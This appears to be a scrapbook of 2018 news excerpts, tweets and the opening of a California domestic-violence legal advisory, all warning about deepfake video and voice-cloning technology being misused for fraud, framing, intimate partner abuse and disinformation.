The company says that 'deepfakes' have become widespread as a tool to manipulate photographs and videos with the original actor's face being replaced.

Using artificial intelligence and a library of still images, software can almost seamlessly replace one individual with another in a video.

Videos are created using a machine learning algorithm based on easily accessible open source software. It is being widely used already to create fake pornographic videos, mapping the faces of celebrities onto those of the original adult entertainers.

Informed Choice director Martin Bamford said: "Within a matter of months, this technology will have developed to the extent it will be possible for investment fraudsters to create videos which are indistinguishable from the real thing.

"We have already prevented one client from being conned out of tens of thousands of pounds she was tempted to invest with a scammer after seeing a video featuring a very convincing Bill Gates impersonator.

"We expect to see deepfake technology being used by fraudsters to create videos featuring (bogus versions of) Warren Buffett, Elon Musk or Martin Lewis apparently endorsing an investment. Scammers could also make videos purporting to be from an investor's financial adviser, recommending they place their money in a dodgy scheme."

Informed Choice is warning clients about the risks to investors posed by deepfake technology and suggests that awareness of the software is key to preventing future consumer detriment.



dj patil ✓

@dpatil

Former U.S. Chief Data Scientist. I build things.

📍 California, USA

🔗 [linkedin.com/in/dpatil](https://www.linkedin.com/in/dpatil)

📅 Joined May 2008



dj patil ✓

@dpatil

Follow



This is what scares me. We're not even ready for the level of weaponization that can happen with the tech that is here today. That doesn't mean slow down the process of innovation. It means we have to put in policy & process to ensure that technology works for us; not against us



Adam Nash ✓ @adamnash

Watching a George W Bush speech come out of Barrack Obama's mouth. Frightening level of progress on synthetic video. #TED2018

11:43 AM - 11 Apr 2018

178 Retweets 357 Likes



💬 15

↻ 178

❤️ 357



Pieter Gunst @DigitalLawyer · Apr 11



Replying to @dpatil @hvdsomp

Scary. Imagine a fake video from a head of state announcing capitulation before a battle. I'm having a hard time imagining the policies that will prevent this, and even technical solutions might not be able to counteract before the damage is done.

💬 1

↻ 3

❤️ 7



MrContrarian

@MrContrarian

Follow



Some think the real danger of AI/Machine Learning is not Robot Overlords but narrower uses - fake news, deepfake videos, 100% convincing phishing emails.

How will we live if we don't know what's genuine anymore?

Anyone could be framed with fake evidence.

img1.wsimg.com/blobby/go/3d82 ...

4:39 AM - 26 Feb 2018



r00t @rootworx · Feb 26

There's very little legal recourse for those who've found their faces composited onto porn.

But the question that hasn't been asked is, if someone can be indistinguishably inserted into porn, how hard is it to use the same technology to frame someone?



Is it legal to swap someone's face into porn without consent?

Yes, no, maybe

theverge.com

1  



r00t

@rootworx

Follow

Let me break this down for you:

- 1) Alice murders Bob while David films it
- 2) Alice uses "deepfake" software to superimpose Carol's face onto her body in David's video
- 3) The video is submitted as an anonymous tip
- 4) Carol is convicted of murder, with video evidence

3:02 AM - 26 Feb 2018

1  



r00t @rootworx · Feb 26

If this isn't a plausible scenario for you, let me change just one factor...

Hard Mode: Alice and David work for some law enforcement or intelligence entity

Impossible Mode: In a country with a lower standard of evidence than the US

[Home](#)

A New Advisory Helps Domestic Violence Survivors Prevent and Stop Deepfake Abuse

April 25, 2018 by ERICA JOHNSTONE

New advancements in technology are commonly announced with fanfare and excitement. Domestic violence advocates seldom react with the same enthusiasm. From experience, they must rapidly prepare for how the new technology will be misused to inflict harm on the population they serve. Artificial intelligence, it turns out, is no exception.

The latest trend, Deepfake technology, uses an artificial intelligence method called deep learning to recognize and swap faces in pictures and videos. The technique begins by analyzing a large number of photos or a video of someone's face, training an artificial intelligence algorithm to manipulate that face, and then using that algorithm to map the face onto a person in a video. Although this technique may have legitimate uses, it can also be used to perpetrate intimate partner abuse, by making it appear as though one's partner was in, for example, a pornographic video that they were not in fact in.

The attached Domestic Violence Advisory, authored by attorneys Erica Johnstone of Ridder, Costa & Johnstone LLP, and Adam Dodge of Laura's House, explains how California family courts can prevent and stop deepfake abuse under California's Domestic Violence Prevention Act.



[2018-04-25_deepfake_domestic_violence_advisory.pdf](#)

Using Fake Video Technology To Perpetrate Intimate Partner Abuse

Domestic Violence Advisory

Authors: Adam Dodge, Laura's House & Erica Johnstone, Ridder, Costa & Johnstone LLP¹

1. What is a deepfake?

There are a variety of techniques that can be used to create videos and other content that misrepresent people and events. One that has come to public attention recently is colloquially referred to as “deepfake” technology, named after a Reddit user who helped popularize it. The technology uses an artificial intelligence method called deep learning to recognize and swap faces in pictures and videos. The technique begins by analyzing a large number of photos or a video of someone’s face, training an artificial intelligence algorithm to manipulate that face, and then using that algorithm to map the face onto a person in a video. Although this technique may have legitimate uses, it can also be used to perpetrate intimate partner abuse, by making it appear as though one’s partner was in, for example, a pornographic video that they were not in fact in.

“Deep fake technology leverages machine learning techniques to manufacture facts about the world. It manipulates video and audio so individuals appear doing and saying things they never did or said.”² This Advisory offers direction on how to address the problems deepfake videos can cause in the context of intimate partner abuse. The authors want victims and their supporters to know *everything* that can be done to combat face-swapped videos in California family court when the facts present as intimate partner abuse.

2. How can a face-swapped video be used to perpetrate domestic violence?

Unlawful conduct may take place at the point of photo capture and/or video distribution.

Unlawful capture of images by stalking,³ surveillance, hacking,⁴ force or threats: To create a face-swapped video of reasonable quality today, the perpetrator needs at least a few hundred



samim
@samim

Follow



What most Instagram "influencers" - who post thousands of photos of their faces online - don't get: They are providing us with a beefy free data set, to train deepfake face-swap models, that eventually will replace them with synthetic influencers. Smile!



6:16 PM - 3 May 2018

99 Retweets 248 Likes



12

99

248



samim @samim · May 6

The next-gen of deepfakes are going to be wild..



'Deep Voice' Software Can Clone Anyone's Voice With Just 3.7 Seconds of Audio

Using snippets of voices, Baidu's 'Deep Voice' can generate new speech, accents, and tones.

SHARE



TWEET



Samantha Cole

Mar 7 2018, 7:00pm




Image: Shutterstock

With just 3.7 seconds of audio, a new AI algorithm developed by Chinese tech giant Baidu can clone a pretty believable fake voice. Much like the rapid development of [machine learning software that democratized the creation of fake videos](#), this research shows why it's getting harder to believe any piece of media on the internet.

Researchers at the tech giant unveiled their latest advancement in [Deep Voice](#), a system developed for cloning voices. [A year ago](#), the technology needed around 30 minutes of audio to create a new, fake audio clip. Now, it can create even better results with just a few seconds of training material.

DAILY NEWS 26 February 2018

Baidu can clone your voice after hearing just a minute of audio



Baidu is building on its Deep Voice engine
Anthony Kwan/Bloomberg via Getty Images

By Edd Gent

Chinese search giant [Baidu](#) says it can create a copy of someone's voice using neural networks – and all that's needed to work from is less than a minute's worth of audio of the person talking.

Baidu researchers say the technology could create digital duplicate voices for people who have lost the ability to talk. It could also be used to [personalise digital assistants](#), video game characters or automatic speech translation services.

"A mum could easily configure an audio-book reader with her own voice ...

Adobe is Developing Photoshop for Your Voice

In the age of information manipulation, a new voice editing technology could present mounting security challenges



Benjamin Powers [Follow](#)

Feb 27 · ★ 5 min read



MORE FEATURED

Comfort Measures

Aaron Bady

The Complications of Growing Up Bionic

Cristina Hartmann

Some Secrets Aren't Worth Keeping

Mimi Slavin



1.4K



Listen to this story

7:26

When Adobe Photoshop first debuted, it looked like magic. The ability to seamlessly alter photos gave graphic designers a life-changing tool, but it wasn't long before users started to use the product for more nefarious purposes. As recently as last year, for example, a photo of NFL player Michael Bennett of the Seattle Seahawks appearing to be holding a burning flag in the team's locker room went viral, even though it had merely been Photoshopped.

By now, Photoshop (and “Photoshopping,” its adapted verb version) has become shorthand for speaking about any manipulated photo. The way the term has woven itself into our everyday language demonstrates how widespread our understanding that images can be easily digitally manipulated has become. People are often willing to point out and accept that a photo has been altered. (Though, as the Bennett photo demonstrates, there are still exceptions to the rule, and many who are still fooled.)

PRIVACY: TECHNOLOGY

Deep Fakes: A Looming Crisis for National Security, Democracy and Privacy?

 By **Robert Chesney, Danielle Citron** Wednesday, February 21, 2018, 10:00 AM


Privacy Paradox: Rethinking Solitude



Screenshot of "Synthesizing Obama: Learning Lip Sync from Audio" (Supasorn Suwajanakorn, University of Washington)

"We are truly fucked." That was Motherboard's spot-on [reaction](#) to deep fake sex videos (realistic-looking videos that swap a person's face into sex scenes actually involving other people). And that sleazy application is just the tip of the iceberg. As Julian Sanchez [tweeted](#), "The prospect of any Internet rando being able to swap anyone's face into porn is incredibly creepy. But my first thought is that we have not even scratched the surface of how bad 'fake news' is going to get." Indeed.



Bobby Chesney is the **Charles I. Francis Professor in Law** and Associate Dean for Academic Affairs at the University of Texas School of Law. He also serves as the Director of UT-Austin's interdisciplinary research center the Robert S. Strauss Center for International Security and Law. His scholarship encompasses a wide range of issues relating to national security and the law, including detention, targeting, prosecution, covert action, and the state secrets privilege; most of it is posted [here](#). Along with Ben Wittes and Jack Goldsmith, he is one of the co-founders of the blog.

[@bobbychesney](#)

[MORE ARTICLES >](#)



Danielle Citron is the Morton & Sophia Macht Professor of Law at the University of Maryland Carey School of Law. She is the author of *Hate Crimes in Cyberspace* (Harvard University Press 2014).

[MORE ARTICLES >](#)

Published by the Lawfare Institute in Cooperation With

BROOKINGS

[RELATED ARTICLES](#)



zeynep tufekci ✓

@zeynep

Follow



Google Assistant making calls pretending to be human not only without disclosing that it's a bot, but adding "ummm" and "aaah" to deceive the human on the other end with the room cheering it... horrifying. Silicon Valley is ethically lost, rudderless and has not learned a thing.

8:12 AM - 9 May 2018

353 Retweets **774** Likes





Tod E. Kurt

@todbot

Follow



uh oh this google captcha...



1:09 PM - 11 Sep 2017

5,824 Retweets 11,544 Likes






Raj Sivaraman

@rajsivaraman

Follow



DO NOT HELP GOOGLE FIND SARAH
CONNER.



Tod E. Kurt @todbot

uh oh this google captcha...

12:59 PM - 13 Sep 2017

16,408 Retweets 34,367 Likes





Liz Fong-Jones ✈️ #SREcon

@lizthegrey

Follow



My fellow engineers: grow a goddamn ethical backbone. "This is inevitable because someone else will do it" doesn't mean that *you* have to personally contribute to it, and if all of us decline, then it won't happen and isn't inevitable.

Matt Cagle ✓ @Matt_Cagle

Face surveillance isn't inevitable.

Say it again.

Face surveillance isn't inevitable.

Say it again....

